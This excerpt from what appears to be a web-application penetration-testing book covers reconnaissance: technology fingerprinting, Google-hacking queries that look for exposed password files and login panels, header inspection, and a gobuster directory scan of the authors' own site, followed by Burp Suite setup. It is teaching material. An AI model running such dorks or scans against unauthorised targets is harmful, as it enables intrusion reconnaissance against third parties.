Google Analytics offers a host of compelling features and benefits for everyone from senior executives and advertising and marketing professionals to site owners and content developers.

Application Performance · Audience Measurement · Visitor Count Tracking
Google Universal Analytics
Google Universal Analytics Usage Statistics · Download List of All Websites using Google Universal Analytics

The analytics.js JavaScript snippet is a new way to measure how users interact with your website. It is similar to the previous Google tracking code, ga.js, but offers more flexibility for developers to customize their implementations.

Google Analytics 4
Google Analytics 4 Usage Statistics · Download List of All Websites using Google Analytics 4

Google Analytics 4 formerly known as App + Web is a new version of Google Analytics that was released in October 2020.

Global Site Tag
Global Site Tag Usage Statistics · Download List of All Websites using Global Site Tag

Google's primary tag for Google Measurement/Conversion Tracking, Adwords and DoubleClick.

Widgets
View Global Trends
MonsterInsights
Profile Details
Change Layout


Last technology detected on 12th September 2023. We know of 60 technologies on this page and 13 technologies removed from brackish.io since 16th August 2022. Link to this page.

Get a notification when brackish.io adds new technologies.

Create Notification
Recent Lookups
drivingthevortex.nl
lensing-promotion.de
tenuki.nl
rahvaraamat.ee
intercot.com
wfm.nl
alexanderschool-skovv.nl
technoajeet.in
digitalsafety.nl
fivelinelabel.nl
stefanfrings.de
siterack.io
bauporte.com
kurzmedien.com
rosendaal-autos.nl
mp-modeling.com
vanilia.com
beimportados.com.br
bjsconstruben.com.br
builtwith.com
roofcad.com

Figure 2.8: Builtwith.com example

- **Job postings**: Examination of job postings related to the target organization can reveal valuable insights into the technologies they require expertise in. This can hint at the technologies in use. Often, this is LinkedIn, the company career page, or can be found via other job sites like Glassdoor. Here is our example company's career page:


brackish.io/careers/
Incognito
BRACKISH SECURITY
Home
Blog
Contact
About Us
Careers
Research
Merch
Get A Quote

Careers

> Sales and Marketing

We are currently looking for sales and marketing professionals to help us grow our consulting business. The right candidate may have the following qualifications:

- Previous sales experience
- IT/Cybersecurity experience

This is a 100% commission position – which means the right candidate has an unlimited earning potential. This may be a perfect opportunity for someone looking to supplement their income. If you are interested, please send your resume to info@brackish.io.

> Penetration Testers

We are constantly on the lookout for cybersecurity professionals looking to break into the industry or established professionals looking to make a change.

If you are interested, please send your resume to info@brackish.io.

Copyright @2023 Brackish Security

Figure 2.9: Job posting example

- **Forum analysis**: Online forums and communities like *StackOverflow* often discuss technology stacks and issues encountered during development. Analyzing these discussions can offer glimpses into the technologies employed by the target.

Understanding the technology stack is not just an exercise in curiosity; it is a critical step in identifying potential vulnerabilities and crafting a targeted approach for Java application penetration testing. Combining technology enumeration with the broader scope of OSINT gathering will enable you to assess and secure web applications effectively.

Search engine hacking

Search engine hacking, also known as **Google Hacking**, is a technique that uses advanced operators to unearth hidden or sensitive information from the vast knowledge on the internet. Among the search engines, Google is the most prevalent platform for this practice. It allows penetration testers to utilize a series of specialized queries to pinpoint specific data points, providing valuable insights during the reconnaissance phase of Java application penetration testing.


The sources for different search engines are:

- **Bing**: For Bing-specific queries and techniques, resources like `bishopfox.com` guide use advanced operators for precise searches. Refer to the link for detailed information: **https://resources.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/**.
- **Google**: Google Hacking is a well-documented art, with the Google Hacking Database on **exploit-db.com** offering a wealth of query examples and insights. Refer the link for detailed information: **https://www.exploit-db.com/google-hacking-database**.

  Examples of Google Hacking queries:

  - **intitle: "Index+of.etc" passwd**: Searches for directories with potentially sensitive files like password files.
  - **intitle:admin intitle:login**: Seeks web pages with login panels that may be susceptible to attacks.
  - **intitle:index.of.private**: Targets private directories that may have sensitive content.
  - **filetype:asmx inurl:wsdl**: Focuses on web service description files with potential vulnerabilities.
  - **site:myhost.com** or **domain:myhost.com**: Limits searches to a specific website or domain, ensuring relevance and staying within the scope.

In this example, we will check everything at **`brackish.io`** using the site:



site:brackish.io

About 144 results (0.17 seconds)

brackish.io
https://brackish.io

Brackish Security – Brackish Security

Let us tailor a solution for you. Internal Penetration Testing; External Penetration Testing; Wireless Assessments; Vulnerability Scanning; Mobile Application ...


brackish.io
https://brackish.io › blog

Blog

May 25, 2023 — Cross-site Scripting (XSS) is a prevalent security vulnerability in web applications that allows attackers to inject malicious scripts into web ...

***Figure 2.10**: Google Hacking: using the site keyword*

Next, we can look for text files, but none are found. Refer to the following figure:



site:brackish.io filetype:txt

About 0 results (0.12 seconds)

Your search - **site:brackish.io filetype:txt** - did not match any documents.

Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

***Figure 2.11**: Google Hacking: using filetype*

Search engine hacking extends beyond typical web application reconnaissance. It can also discover sensitive information stored in cloud source code repositories. For instance, by using queries like **site:github.com**, penetration testers can search GitHub and other online repositories for inadvertent disclosures of debugging information, development notes, and configuration files. This approach can yield valuable insights, such as credentials, keys, and information about apps stored in private repositories. Sources for this search may include Pastes, Gists (typically public and belonging to individuals), and Snippets.

In platforms like GitHub, advanced searching capabilities further enhance the process, allowing testers to refine their queries and hone in on specific data points. When performing a penetration test, search engine hacking is a potent tool for gathering intelligence and identifying potential vulnerabilities that may otherwise remain hidden in the digital environment.

Mapping web applications

When performing an application penetration test, the mapping process is the core on which the penetration test is based. Mapping is the second phase of the penetration test, and a thorough mapping provides better results. Its purpose is twofold: to provide a solid foundation by establishing an HTTP request and response baseline and to provide essential information about the targeted application. As a skilled mapper of a web application, your task during this phase is to uncover critical details that give the foundation for later testing. Your requests are comprehensive, encompassing the application's functionalities and the underlying technological environment. Some information you hope to figure out includes:

- Identify what operating system is hosting the application.
- Figure out what web server and application server the application is using for its operation.
- Determine what programming languages are used in the front-end and back-end.


Beyond this, mapping extends its reach to the client side by studying the technologies employed there. As you dig deeper into the application's core, you will uncover sequential process flows, unraveling the intricate web of interactions that define its behavior. Through mapping, we will discover the hidden sides of the application, transforming the unknown into an understandable and navigable topography for the skilled penetration tester.

The approach to mapping is to use the application like a user but with added tooling and observations so that we can understand it. The primary tasks in mapping are to identify technologies, get a baseline of HTTP requests and responses, discover hidden content, identify sequential process flows, and perform functional analysis.

Identifying technologies

Identifying technologies during the mapping phase is done via browser extensions such as Wappalyzer, HTTP responses, and error messages which may contain sensitive data.

Wappalyzer is a browser extension that can be added to Firefox or Chrome, and it will automatically identify technologies as you browse. Just click the Wappalyzer icon to see a list of technologies that we identified. An example using **`brackish.io`** is given in the following figure:



Careers

> Sales and Marketing

We are currently looking for sales and marketing professionals to help us grow our consulting business.

- Previous sales experience
- IT/Cybersecurity experience

This is a 100% commission position – which means the right candidate has an unlimited earning potenti

their income. If you are interested, please send your resume to info@brackish.io.

> Penetration Testers

We are constantly on the lookout for cybersecurity professionals looking to break into the industry or est

If you are interested, please send your resume to info@brackish.io.

Copyright @2023 Brackish Security

CMS
WordPress

Analytics
Site Kit 1.110.0
Google Analytics GA4

Blogs
WordPress

JavaScript frameworks
GSAP 2.1.3

Font scripts
Google Font API
Twitter Emoji (Twemoji) 14.0.2

Databases
MySQL

Page builder
Elementor 3.16.4


JavaScript libraries
jQuery UI 1.13.2
core-js 3.32.0
Swiper
Slick
OWL Carousel
jQuery Migrate 3.4.1
jQuery 3.7.0

UI frameworks

Figure 2.12: Wappalyzer example

The best part of using Wapplyzer is that it works on external and internal applications since it is browser-based.

Using developer tools to observe the HTTP requests and responses, we can check for sensitive information that may be leaked. In this example, the web server and version are identified, as well as the operating system in the header:



Proactive vs. Reactive

Maintaining security in a constantly evolving threat landscape is a challenge for all organizations. Traditional reactive approaches are no longer enough. Take a proactive approach by choosing us to assess your security posture today.

```
Request URL:            https://brackish.io/
Request Method:         GET
Status Code:            200 OK
Remote Address:         44.209.233.240:443
Referrer Policy:        strict-origin-when-cross-origin
▼ Response Headers      ☐ Raw
Cache-Control:          no-store, no-cache, must-revalidate
Connection:             Keep-Alive
Content-Encoding:       gzip
Content-Length:         11309
Content-Type:           text/html; charset=UTF-8
Date:                   Wed, 27 Sep 2023 06:27:48 GMT
Expires:                Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive:             timeout=5, max=100
Link:                   <https://brackish.io/>; rel=shortlink
Link:                   <https://brackish.io/wp-json/>; rel="https://api.w.org/"
Link:                   <https://brackish.io/wp-json/wp/v2/pages/2149>; rel="alternate"; type="application/json"
Pragma:                 no-cache
Server:                 Apache/2.4.52 (Ubuntu)
Vary:                   Accept-Encoding
X-Frame-Options:        sameorigin
▼ Request Headers       ☐ Raw
Accept:                 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
```


Figure 2.13: Using HTTP responses to gather information

The response headers tell us that `Brackish.io` uses Apache 2.4.52 to host this application on an Ubuntu OS. If any error messages are found while getting the HTTP request baseline, those should also be checked for any sensitive information disclosure.

HTTP request and response baseline

Our next step is to request all available pages to get a request baseline. This should be done using an interception proxy, which will be covered in the next chapter. The interception proxy will keep a history of the exact requests for you.

Often, it is good to take notes beside the baseline as you go through the web application. There are many ways to do this. One way to keep information is to use a spreadsheet as you browse. In the spreadsheet, list each page you browse and certain helpful information that can guide your testing. An example spreadsheet might look like the following:



Page	Database	Login Required	Display User Data	Client-side validation	Redirects	File Upload / Download	API Calls	Errors
Registration	Yes	No	Yes	Yes	Yes	No	Yes	No
Blog								


Figure 2.14: Mapping application chart

In this chart, the registration page has been filled out—the yes or no in the chart point to specific tests that should be run. In this example, as the registration page talks to a database, it will need to be tested for SQL injection, and the client-side validation will need to be bypassed to check if there are further server-side validations, etc. We could also add a sequential process flow column to the chart.

Suppose this structure does not seem a good fit for the current application and team. An alternative method is to use a one-note or similar and set up a section for each part of the application. As you get your baseline, make notes about anything suspicious that you see that you want to remember to test for later. For example, if the application displays the username on a page, then note to test the username for XSS in that section.

Discovering hidden content

Discovering hidden content on a web application is often a guessing game, and whether or not you find existing hidden content can depend on luck and your wordlist. There are a few basics that you should always check. One of these is checking for a **`robots.txt`** file. You can do this by browsing the **`robots.txt`** after the domain name. The following example of **`brackish.io robots.txt`** file is depicted in *Figure 2.15*:



```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php

Sitemap: https://brackish.io/wp-sitemap.xml
```

***Figure 2.15**: Robots.txt File*

This shows us the WordPress login location and provides the sitemap, which we should check to see if any pages were missed. Other less common files are **`humans.txt`** and **`security.txt`**, which may contain interesting information if they exist.

Using a spider tool, generally included with an interception proxy, is also helpful. Spiders will follow all links getting a baseline request for you. Verify your settings to keep the spider in scope.

Then, you can use content discovery tools to find hidden directories. These will use wordlists and file extensions and try to guess what may exist. OWASP Zap and Burp Suite have content discovery tools, which will be covered in the next section. A simple command line content discovery tool is Gobuster. The command and response look like:

```
gobuster dir -u https://brackish.io -w ~/wordlists/shortlist.txt
===================================
Gobuster v3.2.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===================================
[+] Mode         : dir
[+] Url/Domain   : https://brackish.io/
[+] Threads      : 10
[+] Wordlist     : /home/oj/wordlists/shortlist.txt
[+] Status codes : 200,204,301,302,307,401,403
[+] User Agent   : gobuster/3.2.0
[+] Timeout      : 10s
===================================
2023/09/26 11:49:43 Starting gobuster
===================================
/wp-admin (Status: 301)
===================================
2023/09/26 11:49:44 Finished
===================================
```

Functional analysis

Functional analysis occurs concurrently with the other steps. This refers to understanding how this application works and possible vulnerabilities. In this step, you should think about any sequential process flows. Some common flows include registration and forgot password. These flows need to be identified for testing.

The notes that were suggested to be taken concurrently with baseline help here. Review your notes and HTTP baselines to understand how everything works, and make any additional notes related to your analysis. If you see JavaScript being called for encryption or other cryptographic purposes, then, make a note to see if you can call that function from the console. If any of the versions of software or technologies have known vulnerabilities, make a note with all the details so you can test more later. When there is something that you do not understand how or why it worked as observed, then make a note to do more testing on that component later.

Conclusion

This chapter gave a quick overview of reconnaissance and mapping techniques related to web applications. These are essential to a thorough penetration test. Good reconnaissance and mapping can considerably increase the number of exploits you can perform in your penetration test. Remember to get as much information as possible while staying within your contractual scope.

In the next chapter, you will be introduced to using a web proxy, including setting up and choosing a web proxy to start mapping your first application.

Join our book’s Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 3

Hands-on with Web Proxies

Introduction

A web application proxy is the most common tool for web application penetration testing. Web application proxies allow you to intercept and modify requests between a client and a server. By intercepting the HTTP messages, you study the web application behavior and manually test for vulnerabilities. Most web application proxies have other built-in tools and extensions, which will be discussed.

Structure

This chapter will discuss the two common web application proxies:

- Burp Suite Community Edition
- OWASP ZAP


Objectives

By the end of this chapter, you will be familiar with the two most commonly used web application proxies: Burp Suite and OWASP ZAP. Both have a variety of extensions and other built-in tools that are useful for different testing purposes. Burp Suite offers a free community version with limitations, as well as a paid professional version. The professional version includes a well-regarded DAST scanner. OWASP ZAP is an open-sourced web application proxy with a free DAST scanner. The proxies of both have similar features. Burp Suite Professional's DAST scanner is decidedly better than ZAP's DAST scanner, although it is only available in the paid version, unlike ZAP's DAST scanner. You will understand how to install and use both tools by the end of the chapter.

Burp Suite Community Edition

The Community Edition of Burp Suite can be downloaded here: **https://portswigger.net/burp/communitydownload**.

The website shown in *Figure 3.1* currently has **Download** choices for Linux, Mac, Windows, and Java Jar:



Professional / Community 2023.7.3

04 August 2023 at 13:12 UTC

We have upgraded Burp's built-in bro and Linux and 115.0.5790.170/.171 for Windows. This update contains multiple high-severity security fixes.

Usage of this software is subject to the licence agreement.

Figure 3.1*: Burp Suite download options*

The JAR version can be a great choice if you want a tool with a light footprint that does not require installation. You can run the JAR from the command line with Java using the command:


```
java -jar -Xmx4g /path/burp.jar
```

The **-Xmx4g** flag says you are giving Burp Suite 4 GBs of RAM. The **/path/burp.jar** should be replaced with the location where you downloaded the jar file. At the time of this writing, Burp Suite requires Java version 17.

Otherwise, download the version corresponding to your operating system and run the installer.

Now, assuming you have downloaded and installed Burp Suite or are using the Java JAR, let us look at getting the basic tool running:

1. After starting Burp Suite on the first screen shown in *Figure 3.2*, you will click Next, excepting a temporary file, as the Community Edition cannot open a saved project or save to disk:



Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● Temporary project

○ New project on disk


○ Open existing project

☑ Pause Spider and Scanner

BURPSUITE
COMMUNITY EDITION
?
File:
Choose file...
Name:
Name
File
File:
Choose file...
Cancel
Next

***Figure 3.2:** Burp Suite start screen*

2. On the next screen, shown in *Figure 3.3*, you can **Use Burp defaults** or **Load from the configuration file**. Click the **Start Burp** button in the lower right to start with default values:



Select the configuration that you would like to load for this project.

● Use Burp defaults

○ Use options saved with project

○ Load from configuration file

File:


☐ Default to the above in future

☐ Disable extensions

BURPSUITE
COMMUNITY EDITION
File
Choose file...
Cancel
Back
Start Burp

Figure 3.3: Burp Suite startup screen

3. Burp Suite will open to the **Proxy** tab, as shown in *Figure 3.4*:



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more
Open browser

Figure 3.4: Burp Suite Proxy tab


4. Burp Suite now contains an embedded browser that is easier to use than setting up Burp Suite to use your regular browser. Start the embedded Chrome browser, by clicking the **Open Browser** button.

Now, Burp Suite is running, and the embedded browser is open. Any pages you browse through the embedded browser will go through Burp Suite.

Depending on your situation, you may need several other configuration steps. Next, we will go through some basic configurations that you may need.

By default, Burp Suite runs on port 8080 on your machine. If you need port 8080 for something else, or you are running a web server or another application on 8080, then you can change the port in the proxy settings:

1. To change the port, go to the **Proxy** tab and select **Options**.
2. Then click on the **Proxy Listeners** to highlight it.
3. Click the **Edit** button to bring up the pop-up, allowing you to change the port or other proxy settings, as shown in the following *Figure 3.5*:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Deserialization Scanner
Intercept
HTTP history
WebSockets history
Options
Proxy Listeners
Add
Edit
Remove
Running
Interface
Edit proxy listener
Binding
Request handling
Certificate
TLS Protocols
HTTP
Import / export CA certificate
Intercept Client Requests
Enabled
Operator
OK
Cancel
Up
Down

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

☑ 127.0.0.1:8080

These settings control how Burp binds the proxy listener.

Bind to port: 8181

Bind to address: ● Loopback only
○ All interfaces
○ Specific address: 127.0.0.1

Each installation of Burp generates its own C

ools or another installation of Burp.

Use these settings to control which requests

☑ Intercept requests based on the following

☑ Fil
☐ Or Re
☐ Or HT
☐ And UR

☐ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited

***Figure 3.5**: Burp Suite proxy settings*


After changing your proxy to an available port on your machine, click the **OK** button.

4. You will need to restart the embedded browser.

If your web application is limited to only a particular browser that is not Chrome, then follow these steps to set up the browser you choose to send data through Burp Suite:

   a. Open up the proxy settings for your browser.
   b. Search your browser's settings for the proxy if you cannot find these settings.

c. Change those to point to Burp Suite. The IP address should be **127.0.0.1** and the port is the Burp Suite listening port, which by default is 8080. On Firefox, an example of these settings is shown in *Figure 3.6*:



Configure Proxies to Access the Internet
○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration:
HTTP Proxy: 127.0.0.1 Port: 8181
☐ Use this proxy server for all protocols
SSL Proxy: 127.0.0.1 Port: 8181
FTP Proxy: 127.0.0.1 Port: 8181
SOCKS Host: 127.0.0.1 Port: 8181
○ SOCKS v4 ● SOCKS v5 ☐ Remote DNS
No Proxy for:
Example: .mozilla.org, .net.nz, 192.168.1.0/24
○ Automatic proxy configuration URL:
☐ Do not prompt for authentication if password is saved

***Figure 3.6**: Browser proxy settings*

d. Note that the No proxy for textbox is empty Often, this is configured by default to exclude **127.0.0.1** or localhost. Make sure to remove that if necessary.

